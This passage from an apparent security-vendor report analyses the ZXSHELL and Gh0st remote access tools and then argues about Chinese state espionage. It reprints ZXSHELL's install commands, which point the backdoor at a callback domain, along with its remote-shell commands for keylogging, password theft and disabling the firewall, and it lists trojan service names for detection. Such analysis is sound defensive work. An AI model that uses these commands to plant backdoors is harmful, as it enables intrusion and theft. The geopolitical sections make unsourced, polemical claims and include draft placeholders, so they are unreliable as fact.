- can port forward from the attacker's machine to the compromised machine, enabling a local port on the attackers workstation to directly forward to a port on the compromised machine network (for example, this feature can be used to forward a connection to the terminal services port 3389 on the compromised network)

Example ZXSHELL command-line


E: \> ZXShell.exe-help
Usage:
[-Help] [-IP] <URL> [-Port] <port> [-FileName] <dllpath> [-test] [-del]
-Help Display this message
<URL> Domain
<port> console port
<dllpath> specify the full path of DLL release, the default is system32, the name of [the file name. dll]
-Test is not installed, only the accuracy of the test configuration information
-Del is automatically deleted after successful installation of the EXE file (default)
-Nondel cancel the configuration automatically deleted
Example:
zxshell.exe (no parameters are the direct use of the information has been configured for installation)
zxshell.exe-test (test whether the configuration of the existing work program)
zxshell.exe-ip xx.vicp.net-port 1234-filename c: \ x.dll-test (test whether the information specified in the work)
zxshell.exe-ip xx.vicp.net-port 1234-filename c: \ foxy.dll (installed with the specified information)
zxshell.exe-ip http://xx.xx.xx/myip.txt


Example remote shell commands

Note: The "==>" symbol indicates that instruction has one or more parameters.

CA ==> cloning system account
CleanEvent -> Clear Systems Journal
CloseFW -> temporarily shut down windows own firewall
End -> end of this procedure
Execute ==> run a program
FileTime ==> clone a file time information
FindPass -> find the account login password x
FindDialPass -> list all the dial-up account and password x
Help |? -> Display this information
KeyLog ==> remote computer to capture or record the key information x
LoadDll ==> load a DLL, or inserted into the specified process
PortScan ==> port scan
Ps ==> Process Management
RunAs ==> to other processes or the identity of the user running the program
SC ==> Service Management
ShareShell ==> Sharing a Shell to others.
ShutDown ==> off | | restart | | off the system

Sysinfo -> View system details
SYNFlood -> SYN attack x
TermSvc ==> Configure Terminal Services
TransFile ==> downloaded from the specified files or upload files to a specified FTP server
Uninstall -> Uninstall
User ==> Account Management System
ZXARPS ==> ZXARPS x
ZXFtpServer ==> FTP server x
ZXNC ==> NC
ZXHttpProxy ==> HTTP Proxy Server
ZXHttpServer ==> HTTP server
ZXPlug ==> plug-in features, you can add custom commands
ZXSockProxy ==> Socks 4 & 5 proxy command completed successfully.





ZXSHELL History

The first ‘industrial grade’ versions ZXSHELL entered the marketplace around 2006. The source code was actually derived from earlier attack kits dating back to 2003, but the ZXSHELL specific lineage hit the mainstream in 2007. Both ZXSHELL and the now infamous Gh0stNet malware both derived from these earlier sources and thus will appear to have some similarities. In particular, the method used to install and survive reboot is nearly identical across both malware strains. Several threat actors in China have adopted versions of this source base. A large percentage of what appear to be state-sponsored cyber attacks use variations of this source base.

Gh0stRAT History

Gh0st is another remote access tool that is closely associated with espionage operations sponsored out of China. Gh0st has a longer history than ZXSHELL but the capabilities are very similar. Both ZXSHELL and Gh0st appear to derive from a common source base (see below).

Webpage showing the english translated names of the gh0st developers

Types of Remote Access Tools

There are many different RAT's in use today, but most of them derive from a common lineage of source code. These RAT's all have similar structures and methods for operation. Because of this, identifying the commonalities at the root can assist in detecting espionage operations regardless of specific variants. Example RAT's include XSHELL, Gh0st, Bifrost, and Poison Ivy.


There are four distinct types of RAT:

1. Executables that function entirely as the RAT
2. Executables that contain a packaged DLL that functions as the RAT
3. Executables that inject a DLL into another, trusted process, thus bypassing desktop firewall
4. DLL is bundled into another EXE for subsequent execution

Depending on the type, there will be specific methods used to install and survive reboot. In addition there may be specific compression libraries used for packaging.

Detecting Chinese Remote Access Tools

HBGary has been tracking variants of Chinese malware since early 2005 that are part of espionage operations, including those targeting the DoD. These early malware programs are all closely related and form a common source base which has been evolving for many years. Internally at HBGary this common source base is known as 'soysauce'. The value of tracking this originating source is that many in-memory artifacts are present that can be used to detect many different derived forms, including ZXSHELL, Gh0stRAT, and others. Furthermore, most variants share a common installation and deployment strategy that can be detected in the windows
registry.



Attribution / link-analysis of early "soysauce" code base.

Variants that derive from the 'soysauce' source code base may be used with any of the following trojan service names:

- **EventSystem**
- **las**
- **Iprip**
- **Irmon**
- **Netman**
- **Nwsapagent**
- **Rasauto**
- **Rasman**

- Remoteaccess
- SENS
- Sharedaccess
- Tapisrv
- Ntmssvc
- wzcsvc

Any of the above service names would be registered under the **\svchost\netsvcs** key. There are additional service names that can be detected procedurally (for example, 6to4). Scanning for the above malware installation can be done over the network (without agents) using HBGary's Inoculator product.

PART II

IN FOCUS: China's state-sponsored espionage

The Chinese espionage effort is aggressive and overt. Within China it is generally accepted and well known that espionage is supported by the government and required for the success of the nation in the 21st century. It is estimated that more than 2 million people work directly or indirectly for the Chinese intelligence services. Many students and immigrants function as part-time intelligence assets. The Chinese government employs a diverse network of full-time spies, scientists, students, and computer hackers in a systematic campaign targeting government, commercial, and industrial information. The FBI now regards China as the top spy threat.

Chinese efforts at industrial espionage are multi-prong. They include

- Human intelligence sources placed within the organization as insider threats. Numerous cells have been uncovered to date.
- Corporate entities and fronts that are established and controlled by the Chinese government. *For example, hundreds of these companies have been established in Silicon Valley, employing hundreds of people. [REF NewsWeek]*
- Extensive open-source research efforts
- Targeted cyber-attacks that involve data theft of intellectual property

Within China there is a sustained effort to collect intelligence involving thousands of full time government employees spread across many different offices and provinces. In many cases these groups compete with one another, duplicating efforts and displaying various procedures and degrees of skill. While monitoring cyber-attacks over time it becomes apparent which province or group is operating the attack based simply on outwardly visible behaviors and techniques. In some cases multiple teams are involved, each handling different stages of the attack.

BILLIONS AT STAKE

A very large manufacturing company based in the U.S. has been losing billions because of Chinese-sponsored espionage operations for well over 20 years. In this case, the company spends years building a new business unit, factories, logistical resources, and processes to get to a final product. After bringing the product to market they are the clear leader. China then steals the intellectual property and within two years has replicated the factory and processes and brought a competing product to market. No longer the leader and unable to predict revenue, the company then ends up selling off the business unit to the Chinese at a loss in order to recoup as much of their investment as possible. This has occurred several times over the last 20 years in several product verticals.

FROM THE TOP DOWN

The cyber intelligence effort rests primarily with two main government entities, the State Council and the People's Liberation Army (PLA). These entities (as with the rest of the government) are strongly influenced by the Communist Party leadership. Underneath this leadership there are many different groups that are interested in espionage and intelligence collection. The PRC has a non-traditional intelligence practice where clandestine operations are allowed to be conducted outside of the official intelligence services. The two 'professional' intelligence services (who target intellectual property and technology) are the Ministry of State Security (MSS) and the Military Intelligence Department (MID, also known as the Second Department of the PLA

General Staff). However, much of the PRC's intelligence collection is independent of these services.

The PRC supports extensive 'non professional' intelligence collection efforts through a growing collection of government-controlled research institutes and military-industrial companies. The State Council directs technology acquisition efforts through the Ministry of Science and Technology (MST). The PLA's military research and collection effort is channeled through the International Studies Research Center (ISRC). Overall, these 'non professional' efforts are far more widespread than those directly operated by the intelligence services. It is through these operations that many Chinese hacking groups are directed at specific targets and subsequently rewarded or paid for stolen information.

Much of the funding for industrial espionage is funneled through the MST via a program known as "Super 863". The mission of the 863 program is to "close the technology gap" between China and the West. The 863 program was founded in 1983 in response to the U.S. "Star Wars" program and ran until 1996, after which it was extended as "Super 863" and continues to current day.

Funding for espionage is believed to come from the 863 program, launched in 1983 to help China develop its high-tech industries. In the early years of its operation it was remarkably transparent but in 2002 it suddenly went hush hush.

A majority of Chinese cyber-attacks are funded by the Super 863 program. The program directs participants at specific targets for technology acquisition. These targets cover a broad spectrum of technologies across six high-tech priority fields:

- information technology
- bio-technology and advanced agricultural technology
- advanced materials technology
- advanced manufacturing and automation technology
- energy technology
- resource and environment technology

The military is a primary beneficiary of Super 863. Some example technologies targeted by the PLA include:

- information technology (chip plans, source code)
- microchip production that can aid military applications
- military software applications
- remote sensing for use on spy satellites
- nuclear research
- reactor technology for use in nuclear weapons programs
- aviation, space, and marine technology
- biological, agricultural and pharmaceutical technologies
- bioengineering and biotech R&D
- exotic materials and advanced manufacturing technologies
- nano-materials
- exotic materials for aviation, the maglev train, information storage and access

- globalized agile manufacturing in the 21st century
- machine tools
- petrochemicals
- advanced integrated manufacturing systems
- technologies for environmental protection
- resources and energy development

Within the Super 863 program is a project known as S219. The S219 project is closely related to the well known "Aurora" attacks in early 2010. A primary research center for the S219 project is the School of Information Security Engineering of Shanghai Jiatong University, one of the locations traced back from the Aurora attacks. The common name for the S219 project is "国家信息安全应用示范工程" (translated as "National Information Security Application Demonstration Project"). Other locations that have relationships to the S219 project include Harbin Institute of Technology, Beijing University of Post and Telecommunications, and National University of Defense Technology.

MILITARY SPONSORSHIP

The PLA has a strong recruitment program to build their cyber-forces and has been developing computer network exploitation and attack (CNE/CNA) capabilities throughout the last decade. Hacking groups are recruited and vetted with the PLA through advertisements in local newspapers. Hacking contests are held with cash prizes, and winners are placed into an intense cyber-training program that teaches them all aspects of cyber intrusion, even malware and exploit development. The doctrine of the PLA is that military hackers attain electronic dominance globally by the year 2050.

One hacking group in Chengdu, Sichuan was recruited in this manner. The hacking group known as NCPH was "discovered" via a military sponsored hacking competition. The winner received $4,000 in prizes. NCPH later went on a campaign to exploit U.S. networks and was responsible for siphoning thousands of unclassified documents back to China.

In 2007, Guo Boxiong, vice chairman of the Central Military Commission (CMC), asked the **PLA to build digitized armed forces and try all out to win a war in the information age.**

"if we refer to the 19th century as the British Century and to the 20th century as the American Century, then the 21st Century will be the Chinese Century!"
- Comrade Chi Haotian, former Chief of Staff of the PLA

China is the the United States' top long-term military threat. China is striving to match the superpower status of the United States. China is boosting military contacts throughout Latin America. China is selling arms and technology to Latin America, especially to Venezuela, a key ideological partner. Note: FC-1 fighter, long range defense radar, satellite.China has recently shifted to a "power-projection" military strategy, capable of protecting its growing economic

interests abroad. Having stolen plans to many of America's most technologically advanced weapons, the ever-resourceful Chinese are quickly catching up to the U.S. in all aspects of the military spectrum.

HISTORY OF CHINESE CYBER-THREAT

In 2003 it became apparent that the People's Liberation Army (PLA) were building cyber-attack capabilities and testing them against U.S. defense targets. Hundreds of U.S. computer networks were penetrated, including those of large defense contractors, the U.S. Army, DISA, the U.S. Navy, and NASA. The British government was also targeted, suffering intrusions into Whitehall and the House of Commons. The initial attack was an extreme success and the campaign evolved over many years, and in June 2007 the Chinese military successfully hacked into the Pentagon, disrupting 1,500 computers, including the email server used by the U.S. Secretary of Defense Robert Gates. By this time, the Chinese threat was being openly discussed in the press and presented in congressional reports. Jonathan Evans, the director-general of MI5, warned the CEO's of banks and legal firms that the Chinese government was targeting them with cyber-attacks over the Internet. At this point, the Chinese had developed advanced and custom exploitation software to hack into the network and steal confidential information. At the end of 2007, an advisory panel to Congress reported that Chinese spying in the United States was the number one threat to U.S. technology.

China has for many years advocated deceiptful and covert warfare against its enemies. This is their Modus Operandi.

Secret copying of data from an unattended laptop computer belonging to U.S. Commerce Secretary Carlos Gutierrez occurred during his visit to Beijing in December 2007 and the data was use to hack into Commerce Department computers

In the case of external cyber attacks, the techniques and tools used are fairly consistent. There are numerous variations of payload and exploit. EXPAND TECHNICAL

THE CHINESE EXPANSION

"the great revitalization of the Chinese nation"

China is an emblem of the new approach to empire building. Beijing is trying to strongly architect their growth. What is the advantage of communist control of a capitalistic economy?

Cybernationalists see Chinese history as a series of conspiracies, schemes and betrayals at the hands of foreigners who are also blamed for almost every bad thing that happens to China today.

Book: *Chinese Cyber Nationalism* by Xu Wu

"*2008 China Stand Up" by a Fudan university student named Tang Jie, who called himself CTGZ*

One third of China's economy is controlled by state owned enterprises. These companies can be forced to borrow and spend. In addition, banks in China can be forced to lend. While the global economy is in decline, China reports a positive industrial production growth of 6-8%. In reality, this is a complete fabrication. China is very strict about ideaology, to the point where censorship is standard, the internet is filtered, and bloggers who are even reomotely anti-establishment are jailed.

China is not following the classical colonial method - instead it borrows from U.S. history. In terms of expansion it focuses on local regions that it considers part of it's territory - such as Tibet, Taiwan, the Senkaku Islands in the East China Sea, and the Spratly and Parcel Islands in the South China Sea. This is analog to the United States and the westward expansion (manifest destiny, Alaska, Hawaii). Globally, China uses loans, similar to the way the IMF uses loans, to spread its influence into neighboring countries (Cambodia, Laos, Myanmar, Philippines) - But Beijing doesn't attach environmental, anti-corruption, or social reform requirements to the loan which makes it more appealing than World Bank loans.

China is taking advantage of the economic downturn to swoop in on abandoned positions once occupied by western investors. For example, at the peak of the recession western investors pulled out of the copper belt. As a result, Chinese investors, backed by Beijing, were able to take significant claims in Zambia's copper resources. China continues to invest in Zambia, exceeding $1 billion dollars in 2010. Africa plays a significant role in China's global expansion, receives over $50 billion dollars in trade, and now supplies over a third of China's crude oil imports. China is taking advantage of the 'weak arm' of the west. That over 50% of Africa's population is Muslim is not lost on China. Beijing is ramping up investments and good-will in the Muslim world where the U.S. has been struggling for decades. China recently announced $200 million dollars in unconditional aid to Pakistan, and has invested $4.5 million dollars into development projects in Jordan.

Within the PRC, growth is completely stimulus driven. The Communist Party has expressed that it wants a sustained 8% growth in GDP. Because of the downturn in the economy, all growth must come from stimulus. The easiest way to keep people employed is through construction projects. This has lead China to create ghost cities. In preparation for the future boom, China planned to create these cities over a 20 year period. In 2008, $565 billion dollars was allocated for this 20 year growth plan. But, when the recession hit, China made the strategic decision to use the funds over the course of two years. The rationale was that since China didn't directly control the required resources it was a good idea to buy them while they were cheap and in surplus. Also, the sudden boom in construction would function as a stimulus package. This resulted in the development of some 64 million empty apartments and homes. For the most part, the developers completely understood that these cities would remain empty.


STRATEGY


Except for South Korea, China and Taiwan account for a good part of the world's supply of advanced computer components and a host of other high-tech components.

And the United States needs to start shoring up strategic alliances in the Far East. Of note, the United States needs to become India's best friend. India has a budding economy and a billion people of its own (many of whom speak English).


The current situation between the U.S. and China is sort of like the tipping point in a game of Risk, where one player gains control over a couple of continents and the armies start multiplying for one side and diminishing for the other.

Boobytrapped Documents

